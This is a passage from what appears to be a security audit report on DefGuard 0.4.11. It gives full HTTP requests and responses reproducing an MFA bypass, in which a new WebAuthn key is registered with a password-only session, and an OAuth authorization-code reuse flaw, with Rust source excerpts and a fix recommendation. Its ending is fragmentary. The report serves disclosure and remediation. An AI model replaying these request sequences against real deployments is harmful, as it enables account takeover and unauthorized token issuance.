{"name":"asdf","rpkc":{"type":"public-key","id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","authenticatorAttachment":"cross-platform","response":{"clientDataJSON":{"eyJ0eXBliJoid2ViYXV0aG4uY3JlYXRliwiY2hhbGxlbmdliJoiUkc2cmV0SXdvcGM5MlhxSW40OHFTa0Nuam1SWlVDVzRUaGFwTm5qNTlhayIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhbgHvc3QiLCJjcm9zc09yaWdpbiI6ZmFsc2V9","attestationObject":"o2NmbXRkbm9uZWdhdHRTdG10oGhhdXRORGF0YVYvESZYN5Yg0jGh0NBcPZHZgW4_krrmihjLHmVzzuoMdl2NBAAAABAAAAAAAAAAAAAAAAAAAAAQJGT25EcmwceKpxFaFpnUG7xzKpJuQALKg0-oQQ5YtCoIzqRELmAKTPrx7Kj1St8tnVykLEi49kXl63Db50GGLAQIDJiABIVgguzUNYu2aBh-NDSAXQ_o520Ij4kLT-7xgcMG9MpiTQtsiWCB4LNKGL9R_jii45fJFI0rj4rk1gScrvHNJYLDfi9deAw","transports":["nfc","usb"]},"clientExtensionResults":{"credProps":{}}}}
```

**RESPONSE:**

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 14
date: Tue, 04 Apr 2023 10:07:46 GMT

{"codes":null}
```

New request for authentication:

**REQUEST:**

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyoyqy
Connection: close

{"password":"Asdffdsa1!","username":"qwer"}
```

**RESPONSE:**

```
HTTP/1.1 201 Created
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa; HttpOnly; SameSite=None; Secure; Path=/
```

```
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 103
date: Tue, 04 Apr 2023 10:08:19 GMT

{"mfa_method":"OneTimePassword","totp_available":true,"web3_available":false,"webauthn_available":true}
```

Completing authentication with a newly added YubiKey:

#### REQUEST:

```
POST /api/v1/auth/webauthn/start HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 276
date: Tue, 04 Apr 2023 10:08:29 GMT

{"publicKey":{"allowCredentials":[{"id":"kZPbkRyZzBx4qnEVoWmdtQbvH0SkM5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","type":"public-key"}],"challenge":"c0SUApx9FZrCdymq26097J_aQ9wg522YrEV8CswfYxg","rpId":"localhost","timeout":60000,"userVerification":"preferred"}}
```

#### REQUEST:

```
POST /api/v1/auth/webauthn HTTP/1.1
Host: localhost
Content-Length: 688
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close

{"type":"public-key","id":"kZPbkRyZzBx4qnEVoWmdtQbvH0SkM5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvH0SkM5AAsqA76hBDli0KgJOpEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","authenticatorAttachment":"cross-platform","response":{"clientDataJSON":"eyJ0eXBliIjoId2ViYXV0aG4uZ2V0IiwiaWY2hhbGxlbmdlIjoiaWZBTWVWFQeDlGwnJDZlhcTI2Tzk3Sl9hUTl3ZzZyUmllYRVVY4Q3N3Zl14ZyIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhbnhGhvc3QiLCJjcm9zc09yaWdpbiI6ZmFsc2V9","authenticatorData":"SZYN5Yg0jGh0NBcPZHgW4_krrmihjLHmVzzuoMd12MBAAAAABQ","signature":"MEQCIDWWRgZRYfwJZuZDHafDLZ3uFqDkRhiZtahZU4HnMzi3AiA_5k5FRBvBhTxNhEGpiCqmG2phn8jcoYVKVnPbw-X33w","userHandle":null},"clientExtensionResults":{}}
```

**RESPONSE:**

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 350
date: Tue, 04 Apr 2023 10:08:30 GMT

{"url":null,"user":{"authorized_apps":[],"devices":[],"email":"sstetst1+qwer@isec.pl","first_name":"asdf","groups":[
],"last_name":"asdf","mfa_enabled":true,"mfa_method":"OneTimePassword","pgp_cert_id":null,"pgp_key":null,"phone":"43
2412421","security_keys":[{"id":12,"name":"asdf"}],"ssh_key":null,"totp_enabled":true,"username":"qwer","wallets":[]
}}}
```

**REQUEST:**

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"password":"Asdffdsa1!","username":"afr1"}
```

**RESPONSE:**

```
HTTP/1.1 201 Created
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=uuoahOFkHBohCL1lThL8JQD9; HttpOnly; SameSite=None; Secure; Path=/
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 97
date: Tue, 04 Apr 2023 11:04:58 GMT

{"mfa_method":"Webauthn","totp_available":false,"web3_available":false,"webauthn_available":true}
```

Add a new security key using obtained cookie:

**REQUEST:**

```
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Cookie: defguard\_session=uuoahOfkHBohCL1lThL8JQD9  
Connection: close

#### RESPONSE:

HTTP/1.1 200 OK  
content-type: application/json  
x-defguard-version: 0.4.11  
server: Rocket  
x-frame-options: SAMEORIGIN  
permissions-policy: interest-cohort=()  
x-content-type-options: nosniff  
content-length: 555  
date: Tue, 04 Apr 2023 11:06:10 GMT

```
{
  "publicKey": {
    "attestation": "none",
    "authenticatorSelection": {
      "requireResidentKey": false,
      "userVerification": "preferred"
    },
    "challenge": "xvdXQ7l0kaKMSoy5JSANFJhcMpIPb3REGnBy6oiwLQI",
    "excludeCredentials": [
      {
        "id": "MXvQLR-fhMXOG7SeJV9RpGxc_k40lQWMB8JuGCImxNY",
        "type": "public-key"
      }
    ],
    "extensions": {
      "credProps": true,
      "uvm": true
    },
    "pubKeyCredParams": [
      {
        "alg": -7,
        "type": "public-key"
      },
      {
        "alg": -257,
        "type": "public-key"
      }
    ],
    "rp": {
      "id": "localhost",
      "name": "localhost",
      "timeout": 60000,
      "user": {
        "displayName": "afr1",
        "id": "5hjVxRfxRv00CcKV4jpw5A",
        "name": "sstest1+fdafdsf@isec.pl"
      }
    }
  }
}
```

#### REQUEST:

POST /api/v1/auth/webauthn/finish HTTP/1.1  
Host: localhost  
Content-Length: 881  
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"  
Accept: application/json, text/plain, \*/\*  
Content-Type: application/json  
sec-ch-ua-mobile: ?0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36  
sec-ch-ua-platform: "Linux"  
Origin: http://localhost  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: http://localhost/me  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Cookie: defguard\_session=uuoahOfkHBohCL1lThL8JQD9  
Connection: close

```
{
  "name": "adsf",
  "rpkc": {
    "type": "public-key",
    "id": "wahXFjI95fjWbddnBxhX3vp5GHmpdTpx20xxEzRvIua8TuFs70Vfv8y155YfowmN-qHNzeV9fYerzJEvWueAdw",
    "rawId": "wahXFjI95fjWbddnBxhX3vp5GHmpdTpx20xxEzRvIua8TuFs70Vfv8y155YfowmN-qHNzeV9fYerzJEvWueAdw",
    "authenticatorAttachment": "cross-platform",
    "response": {
      "clientDataJSON": "eyJ0eXB1IjoiaWYyY2hhbGxlbmdlIjoieHZkWFk3bDBrYUtNU295NUptQUU5GSsmhjTXBJUGIzUkVHbkJ5Nm9pd0xRSSIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhbGhvc3QiLCJjcm9zc09yaWdpbiI6ZmFsc2V9",
      "attestationObject": "o2NmbXRkbm9uZWdhdHRTdG10oGhhdXR0RGF0YVJESZYN5Yg0jGh0NBcPZHgW4_krrmihjLHmVzzuoMdL2NBAAAAQAAAAAAAAAAAAAAAAAAAAAAQMQGoVxYyPeX41m3XZwcYV976eRh5qXU8adjscRM0byLgPE7hb09FX7_MteeWH6MJjfqhzc3lfX2Hq8yRL1rngHelAQIDJiABIvgyg3dBxVtF9LTT h3yGYKwKl3nFDGQuz6p6YL4nl0vmB0iWCDowgq77eK9Nq82kt2amIomEdpPgR4LfAxxhIenhHwugQ",
      "transports": ["nfc", "usb"]
    },
    "clientExtensionResults": {
      "credProps": {}
    }
  }
}
```

#### RESPONSE:

HTTP/1.1 200 OK  
content-type: application/json  
x-defguard-version: 0.4.11  
server: Rocket  
x-frame-options: SAMEORIGIN  
permissions-policy: interest-cohort=()  
x-content-type-options: nosniff  
content-length: 14  
date: Tue, 04 Apr 2023 11:06:20 GMT

```
{
  "codes": null
}
```

Complete the login process with the newly added security key:

#### REQUEST:

POST /api/v1/auth/webauthn/start HTTP/1.1  
Host: localhost  
Content-Length: 0  
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"  
Accept: application/json, text/plain, \*/\*

```
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=uuoah0FkHBohCL1lThL8JQD9
Connection: close
```

#### RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 349
date: Tue, 04 Apr 2023 11:06:46 GMT

{"publicKey":{"allowCredentials":[{"id":"MXvQLR-fhMX0G7SeJV9RpGxc_k40lQWMB8JuGCImxNY","type":"public-key"}, {"id":"wahXFjI95fjWbddnBxhX3vp5GHmpdTpx20xxEzRvIuA8TuFs70Vfv8y155YfowmN-qHNzeV9fYerzJEvWueAdw","type":"public-key"}], "challenge":"EetfHJPHN57kWUHAzxtYLS3joLTUYcaI22nPX00N-oY","rpId":"localhost","timeout":60000,"userVerification":"preferred"}}
```

Response showing a successful authentication using a YubiKey, not an OTP:

#### REQUEST:

```
POST /api/v1/auth/webauthn HTTP/1.1
Host: localhost
Content-Length: 688
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/mfa/webauthn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=wN8gwQy0K3ZvmJF0AIPVhdsa
Connection: close

{"type":"public-key","id":"kZPbkRyZzBx4qnEVoWmdtQbvH0SkM5AAsqA76hBDli0Kgj0pEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvH0SkM5AAsqA76hBDli0Kgj0pEQuYApM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","authenticatorAttachment":"cross-platform","response":{"clientDataJSON":{"eyJ0eXB1IjoId2ViYXV0aG4uZ2V0Iiwia2hhbGxlbmdlIjoieYzBTWVFQeDlGWNJDZHLtcTI2Tzk3S19hUTl3ZzUyMllyRVY4Q3N3Zll4ZyIsIm9yaWdpbiI6Imh0dHA6Ly9sb2NhbgGhvc3QiLCJjcm9zc09yaWdpbiI6ZmFsc2V9","authenticatorData":"SZYN5Yg0jGh0NBcPZHZgW4_krrmihjLHmVzzuoMd12MBAAAAABQ","signature":"MEQCIDWWRGZRYfwJZuZDHafdLZ3uFqDkRhiztahZU4HnMzi3AiA_5k5FRBvbHxTnhEGpiCqmG2phn8jcoYVKVnPbw-X33w","userHandle":null},"clientExtensionResults":{}}
```

#### RESPONSE:

```
HTTP/1.1 200 OK
[...]
{"url":null,"user":{"authorized_apps":[],"devices":[],"email":"sstetst1+qwer@isec.pl","first_name":"asdf","groups":[],"last_name":"asdf","mfa_enabled":true,"mfa_method":"OneTimePassword","pgp_cert_id":null,"pgp_key":null,"phone":"432412421","security_keys":[{"id":12,"name":"asdf"}],"ssh_key":null,"totp_enabled":true,"username":"qwer","wallets":[]}}
```

2. In the manner presented above, a key-based MFA can be bypassed too:

```
{"mfa_method":"Webauthn","totp_available":false,"web3_available":false,"webauthn_available":true}
```

The source code below presents that endpoints used to add a new YubiKey can be called without MFA:

```
// Initialize WebAuthn registration
```

```

#[post("/auth/webauthn/init")]
pub async fn webauthn_init(mut session: Session, appstate: &State<AppState>) -> ApiResult {
    if let Some(user) = User::find_by_id(&appstate.pool, session.user_id).await? {
        debug!(
            "Initializing WebAuthn registration for user {}",
            user.username
        );
        // passkeys to exclude
        let passkeys = WebAuthn::passkeys_for_user(&appstate.pool, session.user_id).await?;
        match appstate.webauthn.start_passkey_registration(
            Uuid::new_v4(),
            &user.email,
            &user.username,
            Some(passkeys.iter().map(|key| key.cred_id().clone()).collect()),
        ) {
            Ok((ccr, passkey_reg)) => {
                session
                    .set_passkey_registration(&appstate.pool, &passkey_reg)
                    .await?;
                info!(
                    "Initialized WebAuthn registration for user {}",
                    user.username
                );
                Ok(ApiResponse {
                    json: json!(ccr),
                    status: Status::Ok,
                })
            }
            Err(_err) => Err(OriWebError::Http(Status::BadRequest)),
        }
    } else {
        Err(OriWebError::ObjectNotFound("invalid user".into()))
    }
}

/// Finish WebAuthn registration
#[post("/auth/webauthn/finish", format = "json", data = "<data>")]
pub async fn webauthn_finish(
    session: Session,
    appstate: &State<AppState>,
    data: Json<WebAuthnRegistration>,
) -> ApiResult {
    if let Some(passkey_reg) = session.get_passkey_registration() {
        let webauth_reg = data.into_inner();
        if let Ok(passkey) = appstate
            .webauthn
            .finish_passkey_registration(&webauth_reg.rpkc, &passkey_reg)
        {
            if let Some(mut user) = User::find_by_id(&appstate.pool, session.user_id).await? {
                user.set_mfa_method(&appstate.pool, MFAMethod::Webauthn)
                    .await?;
                let recovery_codes =
                    RecoveryCodes::new(user.get_recovery_codes(&appstate.pool).await?);
                let mut webauthn = WebAuthn::new(session.user_id, webauth_reg.name, &passkey)?;
                webauthn.save(&appstate.pool).await?;
                info!("Finished Webauthn registration for user {}", user.username);
                return Ok(ApiResponse {
                    json: json!(recovery_codes),
                    status: Status::Ok,
                });
            }
        }
    }
    Err(OriWebError::Http(Status::BadRequest))
}

```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/auth.rs#L148-L213>

Both endpoints define the rule guard `session: Session` which does not require the session state `SessionState::MultiFactorVerified`, because this feature is designed for MFA like WebAuthn, TOTP and Web3:

```

#[rocket::async_trait]
impl<'r> FromRequest<'r> for Session {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let cookies = request.cookies();
            if let Some(session_cookie) = cookies.get("defguard_session") {
                return {
                    match Session::find_by_id(&state.pool, session_cookie.value()).await {

```

```

        Ok(Some(session)) => {
            if session.expired() {
                let _result = session.delete(&state.pool).await;
                cookies.remove(Cookie::named("defguard_session"));
                Outcome::Failure((
                    Status::Unauthorized,
                    OriWebError::Authorization("Session expired".into()),
                ))
            } else {
                Outcome::Success(session)
            }
        }
        Ok(None) => Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("Session not found".into()),
        )),
        Err(err) => Outcome::Failure((Status::InternalServerError, err.into())),
    }
};

}
Outcome::Failure((
    Status::Unauthorized,
    OriWebError::Authorization("Session is required".into()),
))
}
}

```

```

/// Start WebAuthn authentication
#[post("/auth/webauthn/start")]
pub async fn webauthn_start(mut session: Session, appstate: &State<AppState>) -> ApiResult {
    [...]
    /// Finish WebAuthn authentication
    #[post("/auth/webauthn", format = "json", data = "<pubkey>")]
    pub async fn webauthn_end(
        mut session: Session,
        appstate: &State<AppState>,
        pubkey: Json<PublicKeyCredential>,
        cookies: &CookieJar<'_>,
    ) -> ApiResult {
        [...]
        /// Validate one-time passcode
        #[post("/auth/totp/verify", format = "json", data = "<data>")]
        pub async fn totp_code(
            mut session: Session,
            appstate: &State<AppState>,
            data: Json<AuthCode>,
            cookies: &CookieJar<'_>,
        ) -> ApiResult {
            [...]
            /// Start Web3 authentication
            #[post("/auth/web3/start", format = "json", data = "<data>")]
            pub async fn web3auth_start(
                mut session: Session,
                appstate: &State<AppState>,
                data: Json<WalletAddress>,
            ) -> ApiResult {
                [...]
                /// Finish Web3 authentication
                #[post("/auth/web3", format = "json", data = "<signature>")]
                pub async fn web3auth_end(
                    mut session: Session,
                    appstate: &State<AppState>,
                    signature: Json<WalletSignature>,
                    cookies: &CookieJar<'_>,
                ) -> ApiResult {
                    [...]
                }
            }
        }
    }
}

```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L115-L151>

For WebAuthn registration the rule guard `session: SessionInfo` requiring full authentication should be used:

```

#[rocket::async_trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request

```



```

        .headers()
        .get_one("Authorization")
        .and_then(|value| {
            if value.to_lowercase().starts_with("bearer ") {
                value.get(7..)
            } else {
                None
            }
        })
    }
}

{
    // TODO: #[cfg(feature = "openid")]
    match OAuth2Token::find_access_token(&state.pool, token).await {
        Ok(Some(oauth2token)) => {
            match OAuth2AuthorizedApp::find_by_id(
                &state.pool,
                oauth2token.oauth2authorizedapp_id,
            )
            .await
            {
                Ok(Some(authorized_app)) => {
                    User::find_by_id(&state.pool, authorized_app.user_id).await
                }
                Ok(None) => {
                    return Outcome::Failure((
                        Status::Unauthorized,
                        OriWebError::Authorization(
                            "Authorized app not found".into(),
                        ),
                    ));
                }
                Err(err) => {
                    return Outcome::Failure((
                        Status::InternalServerError,
                        err.into(),
                    ));
                }
            }
        }
        Ok(None) => {
            return Outcome::Failure((
                Status::Unauthorized,
                OriWebError::Authorization("Invalid token".into()),
            ));
        }
        Err(err) => {
            return Outcome::Failure((Status::InternalServerError, err.into()));
        }
    }
} else {
    let session = try_outcome!(request.guard::<Session>().await);
    let user = User::find_by_id(&state.pool, session.user_id).await;
    if let Ok(Some(user)) = &user {
        if user.mfa_enabled && session.state != SessionState::MultiFactorVerified {
            return Outcome::Failure((
                Status::Unauthorized,
                OriWebError::Authorization("MFA not verified".into()),
            ));
        }
    }
    user
}

};

return match user {
    Ok(Some(user)) => {
        let is_admin = match user.member_of(&state.pool).await {
            Ok(groups) => groups.contains(&state.config.admin_groupname),
            _ => false,
        };
        Outcome::Success(SessionInfo::new(user, is_admin))
    }
    _ => Outcome::Failure((
        Status::Unauthorized,
        OriWebError::Authorization("User not found".into()),
    )),
};
};

Outcome::Failure((
    Status::Unauthorized,
    OriWebError::Authorization("Invalid session".into()),

```

```
    ))  
  }  
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L165-L257>

We recommend reviewing and improving MFA implementation so that it cannot be bypassed by adding a new YubiKey.

# TDG-29: RFC6749 violation - authorization\_code re-use

Severity: **Medium**

According to OAuth documentation:

The client MUST NOT use the authorization code more than once. If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code. The authorization code is bound to the client identifier and redirection URI.

Source: <https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2>

The same `authorization_code`, however, allowed to generate a valid `access_token` multiple times:

## REQUEST:

```
POST /api/v1/oauth/token HTTP/1.1
Host: 127.0.0.1:9080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdXlFZHZAuEREZTo3dzlzMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
```

`grant_type=authorization_code&code=Pdc184H28mCcP4zcYfzh1AtV&redirect_uri=http://isec.pl&`

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 594
date: Tue, 04 Apr 2023 12:39:46 GMT
```

```
{"access_token":"eESXzErTF1vKMKPQeY9EbECz","id_token":"eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9jYVxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRERlIl0sImV4cCI6MTY4MTIwNjc4NiwiYWFOIjoxNjgwNjExOTg2LCJub25jZSI6Im4tMFM2X1d6QTJNaIsImF0X2hhc2giOiJ0cDJzT1F1VWko2QTVyWHZBTzhSWWZ3IiwiaWF0Ij01YXNoIjo1UDUtdkpsT3VDZTZRTlRVb3JzanU4QSI6ImN1YiI6ImFkbWluIiwibmFtZSI6IkRlZkd1YXJkIEFkbWluaXN0cmF0b3IiLCJnaXZlbnUyZW1lIjo1RGVhcmR3VhcmQiLCJmYW1pbHlfbmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWpCI6ImFkbWluQGRlZmd1YXJkIn0.xqeGyqXzgmGSoja9FUe3fD9F_gph8Y5JCnzGgkczHUI","refresh_token":"nOurKZbDMWOAed157aNC1VBv","token_type":"bearer"}
```

Second attempt to generate an `access_token` using an already used `authorization_code`:

## REQUEST:

```
POST /api/v1/oauth/token HTTP/1.1
Host: 127.0.0.1:9080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdXlFZHZAuEREZTo3dzlzMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
```

`grant_type=authorization_code&code=Pdc184H28mCcP4zcYfzh1AtV&redirect_uri=http://isec.pl&`

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 594
```

```
date: Tue, 04 Apr 2023 12:40:01 GMT

{"access_token": "slCuIrygZFgsaj8UqdegXy5q", "id_token": "eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9jYXRob3N0LyIsImF1ZCI6WyJrTWlyZWZleUvkd1pQRERLl0sImV4cC16MTY4MTRxNjgwMSwiaWF0IjojNXNjgnNjEyMDAxLCJub25jZSI6Im4tMFMyXzI6QTJNaIiIsImF0X2hhc2giOiJ5cVo4Z2RIODdnVnpvQTJlQWxzZUZnIiwiaWY19oYXNoIjoiejUDUtdkpsT3VDZTZRTlRvbjZJanU4QSIsInN1YiI6ImFkbWluIiwibmFtZSI6ImRlZkd1eXJkIEFkbWluaXN0cmF0b3IiLCJnaXZlbnUyYWllIjoiejRGVmR3VhcmlCJmYwLpbHlfbmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFnZW50IjoiImFkbWluQGRLZmd1eXJkIn0.0110-EIMU5pNJROVGcWwfHIIdqWwXBnzU0gboIYoORA", "refresh_token": "c7so3DPbw1SgC2u3SXF46CYy", "token_type": "bearer"}
```

More information: [https://cheatsheetseries.owasp.org/cheatsheets/JSON\\_Web\\_Token\\_for\\_Java\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html)



Host: localhost  
Accept: application/json, text/plain, \*/\*  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36  
Accept-Encoding: gzip, deflate  
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7  
Connection: close  
Authorization: Bearer **W1q4DZ2BVCHKCfzKQ9YWzFR3**  
Connection: close

#### RESPONSE:

HTTP/1.1 200 OK  
content-type: application/json  
x-defguard-version: 0.4.11  
server: Rocket  
x-frame-options: SAMEORIGIN  
permissions-policy: interest-cohort=()  
x-content-type-options: nosniff  
content-length: 223  
date: Tue, 04 Apr 2023 13:18:30 GMT

```
[{"address": "10.13.37.1/24", "allowed_ips": [], "connected_at": "2023-04-04T12:19:09.711053", "dns": "", "endpoint": "46.101.136.188", "id": 1, "name": "DefPentest", "port": 50051, "pubkey": "kjke1QbrYHAFuiCiNj54MkmvU0oUitk8FE1eNFsSmD8="}]
```

HEADER: ALGORITHM & TOKEN TYPE
<pre>{   "alg": "HS256" }</pre>
PAYLOAD: DATA
